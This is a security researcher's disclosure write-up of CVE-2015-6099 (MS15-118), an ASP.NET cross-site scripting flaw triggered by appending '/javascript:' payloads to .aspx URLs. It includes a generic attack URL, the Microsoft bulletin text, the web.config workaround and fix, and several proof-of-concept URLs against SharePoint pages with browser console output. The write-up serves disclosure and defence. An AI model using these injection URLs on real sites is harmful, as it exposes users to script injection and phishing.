Microsoft .NET Framework EoP
CVE-2015-6099 / MS15-118

Found by John Page (aka hyp3rlinx)
Reported to MSRC August 15, 2015
apparitionsec@gmail.com

[The Vector]

Three years have passed since CVE-2015-6099 and as more than enough time has transpired and details were never made public, I am now making it available to share with other security researchers who may find it interesting or useful.

The vulnerability surrounding **MS15-118** is simple, just add a forward slash to the end of URL containing an HTTP request typically targeting an HTML FORM. The malicious HTTP request when parsed by the server resulted in direct code injection. The forward slash plus the attacker payload would then take priority over any initial URL that was already present.

For instance a URL containing “/navoptions.aspx” would execute “FORWARD-SLASH/ATTACKER-PAYLOAD” instead, when encountering a maliciously constructed URL like “/naoptions.aspx/javascript:alert(0)”.

Apparently this novel type of hacking attack was either not foreseen or accounted for when parsing HTTP requests in Microsoft ASP.NET web applications.

[The Attack]

https://VICTIM-IP/example.aspx/javascript:alert("M$ PWNED!")

Above URL would inject our code into a targeted HTML Form field action parameter, allowing arbitrary code execution under the security context of the currently authenticated user.

The example HTML form below

<form action="example.aspx" method="POST">

would then become owned by the attacker and be XSS weaponized

<form action="javascript:alert("M$ PWNED!")" method="POST">

[MSRC Description]

An elevation of privilege vulnerability exists when ASP.NET improperly validates values in HTTP requests, exposing users to a potential cross-site scripting (XSS) attack. An attacker who successfully exploited the vulnerability could leverage a vulnerable website to inject client-side script into a user's browser and ultimately modify or spoof content, conduct phishing activities, disclose information, or perform any action on the vulnerable website that the target user has permission to perform. To exploit this vulnerability, user interaction is required. In a web-browsing scenario a user would have to navigate to a compromised website.

In an email attack scenario an attacker would have to convince a user who is logged on to a vulnerable server to click a specially crafted link in an email. The update addresses the vulnerability by modifying how ASP.NET validates the value of an HTTP request.

Microsoft received information about the vulnerability through coordinated vulnerability disclosure. At the time this security bulletin was originally issued, Microsoft was unaware of any attack attempting to exploit this vulnerability.

Microsoft has not identified any mitigating factors for this vulnerability. Microsoft has not identified any workarounds for this vulnerability.

The following workarounds may be helpful in your situation:

Remove requestPathInvalidCharacters key from web.config
In order to work around this issue, administrators can remove the
<httpRuntimerequestPathInvalidCharacters="" />
non-default setting from web.config, or at least include ":" in the requestPathInvalidCharacters setting.


How to undo the workaround:
Restore the previously removed <httpRuntime requestPathInvalidCharacters="" /> line.


[MS15-118 Fix]


You may or not have noticed an addition of a DOT/SLASH "./" that are prefixed in HTML Form Action fields in ASP.NET Web Applications and was done to prevent such attacks.


```
<form action="./example.aspx" method="POST">
<input type="hidden" name="blah" value="blah">
</form>
```

Over just a few days after discovering this vulnerability, I submitted a total of twenty six vulnerability reports to MSRC targeting Microsoft online services. Below are just a few examples that follow.


https://hyp3rlinx.sharepoint.com/_layouts/15/SubNew.aspx/javascript:alert(666)#
Office 365
Sites
New Alert
666
OK
Cancel
Alert Title
Send Alerts To
Delivery Method
Change Type
Send Alerts for These Changes
john Page
hyp3rlinx@hyp3rlinx.onmicrosoft.com
Transferring data from clientlog.portal.office.com...


https://hyp3rlinx.sharepoint.com/search/Pages/results.aspx/javascript:alert('XSS by hyp3rlinx august 20, 2015')
Office 365
Sites
Search...
Everything
People
Conversations
Videos
XSS by hyp3rlinx august 20, 2015
OK
Nothing here matches your search
Suggestions
Alert Me
Preferences
Advanced Search
Inspector
Console
Debugger
Style Editor
Performance
Network
Request URL: https://hyp3rlinx.sharepoint.com/search/Pages/results.aspx/javascript:alert('XSS by hyp3
Request method: GET
Remote address: 104.146.156.37:443
Status code: 200 OK
60 requests, 3,725.10 KB, 6.38 s


https://hyp3rlinx.sharepoint.com/_layouts/15/navoptions.aspx/javascript:alert('XSS number 25 by hyp3rlinx August 21, 2015')
Office 365
Sites
Home
Ghost OF Sin
EDIT LINKS
XSS number 25 by hyp3rlinx August 21, 2015
OK
Enable Quick Launch
Enable Tree View
Enable Tree View
OK
Cancel
Inspector
Console
Debugger
Style Editor
Performance
Network
Request URL: https://hyp3rlinx.sharepoint.com/_layouts/15/navoptions.aspx/javascript:alert('XSS numbe
Request method: GET
Remote address: 104.146.156.37:443
Status code: 200 OK
javascript:alert('XSS number 25 by hyp3rlinx August 21...
49 requests, 3,439.72 KB, 4.84 s


https://hyp3rlinx.sharepoint.com/_layouts/15/sitesubs.aspx/javascript:alert('XSS hyp3rlinx @ hyp3rlinx.altervista.org')
Office 365
Sites
Home
Ghost OF Sin
EDIT LINKS
XSS hyp3rlinx @ hyp3rlinx.altervista.org
OK
Display alerts for (None)
Update
Delete Selected Alerts
There are currently no alerts to display.
Inspector
Console
Debugger
Style Editor
Performance
Network
Request URL: https://hyp3rlinx.sharepoint.com/_layouts/15/sitesubs.aspx/javascript:alert('XSS hyp3rli
Request method: GET
Remote address: 104.146.156.37:443
Status code: 200 OK
javascript:alert('XSS hyp3rlinx @ hyp3rlinx.altervista.or...
49 requests, 3,431.02 KB, 5.90 s

[Vulnerable Product versions]

Microsoft .NET Framework 4.0
Microsoft .NET Framework 4.5
Microsoft .NET Framework 4.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft Windows 10 for 32-bit Systems
Microsoft Windows 10 for x64-based Systems
Microsoft Windows 10 version 1511 for 32-bit Systems
Microsoft Windows 10 version 1511 for x64-based Systems
Microsoft Windows 7 for 32-bit Systems SP1
Microsoft Windows 7 for x64-based Systems SP1
Microsoft Windows 8 for x64-based Systems
Microsoft Windows 8.1 for 32-bit Systems
Microsoft Windows 8.1 for x64-based Systems
Microsoft Windows RT
Microsoft Windows RT 8.1
Microsoft Windows Server 2008 R2 for Itanium-based Systems SP1
Microsoft Windows Server 2008 R2 for x64-based Systems SP1
Microsoft Windows Server 2008 for 32-bit Systems SP2
Microsoft Windows Server 2008 for Itanium-based Systems SP2
Microsoft Windows Server 2008 for x64-based Systems SP2
Microsoft Windows Server 2012
Microsoft Windows Server 2012 R2
Microsoft Windows Vista SP2
Microsoft Windows Vista x64 Edition SP2

[References]

https://thehackernews.com/2015/09/windows-security-updates.html
http://hyp3rlinx.altervista.org/advisories/AS-MICROSOFT-XSS-ELEVATION-OF-PRIVILEGE.txt
https://technet.microsoft.com/library/security/MS15-118
http://www.symantec.com/security_response/vulnerability.jsp?bid=77479&om_rssid=sr-advisories
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6099

ApparitionSec
hyp3rlinx.altervista.org